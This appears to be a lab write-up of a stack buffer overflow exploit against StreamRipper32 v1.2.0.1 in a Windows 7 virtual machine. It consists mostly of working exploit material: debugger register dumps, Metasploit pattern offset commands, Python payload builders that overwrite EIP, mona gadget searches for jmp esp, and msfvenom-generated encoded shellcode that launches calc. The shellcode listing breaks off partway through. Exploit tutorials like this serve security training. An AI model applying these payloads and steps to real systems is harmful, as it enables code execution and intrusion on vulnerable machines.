Type here to search
ENG
07:50
25-04-2021

```
Registers (FPU)
EAX 00501D5C StreamRi.00501D5C
ECX 33684132
EDX 00000000
EBX 00000001
ESP 0018F8F8 ASCII "h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9A
EBP 0018F404 ASCII "i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3A
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08

EIP 37684136

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Now Match this EIP offset using pattern_offset.rb



```
┌──(javvadi㉿JAVVADI)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
l1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8
Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At
2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5

┌──(javvadi㉿JAVVADI)-[~]
└─$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb

┌──(javvadi㉿JAVVADI)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230

┌──(javvadi㉿JAVVADI)-[~]
└─$
```

Here You can see, the offset matched at 230
So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).


Let's control the esp & Verify the above.


Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.

```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100

payload=junk + bat + cash +buf

f.write(payload)
f.close
```






EIP =42424242=”BBBB”

You can see ESP & EBP has been overwritten with numerous “C”s.

Identify Bad Characters




This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.

```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100
buf =""\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
buf +="\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
buf +="\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
buf +="\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
buf +="\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
buf +="\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
buf +="\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
buf +="\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

payload=junk + bat + cash + buf

f.write(payload)
f.close
```


Paste the output in the user interaction field. Check the stack pointer and right click on it and click on “Follow on Dump”.




After this, You will able to identify the bad characters by using the address where the array begins


!mona compare -f bytearray.bin -a [address]

As shown below


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
Immunity Debugger - StreamRipper32.exe
Log data
mona Memory comparison results
Address
Status
BadChars
Type
0x0018F3F8
Corruption after 0 bytes
00
normal
!mona compare -f bytearray.bin -a 0018F3F8
Paused
Type here to search
ENG
08:48
25-04-2021


mona Memory comparison results
Address
Status
BadChars
Type
0x0018f3f8
Corruption after 0 bytes
00
normal

Find JMP ESP



Log data, item 5

Address=004BE586

Message= 0x004be586 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Log data, item 4

Address=0049C015

Message= 0x0049c015 : call esp | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)


Log data, item 3

Address=00401E47

Message= 0x00401e47 : push esp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
Here you can see esp address which should be used by using the !mona jmp -r esp command


Generate Shell Code

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00" -f python



```
┌──(root💀 JAVVADI)-[/home/javvadi]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
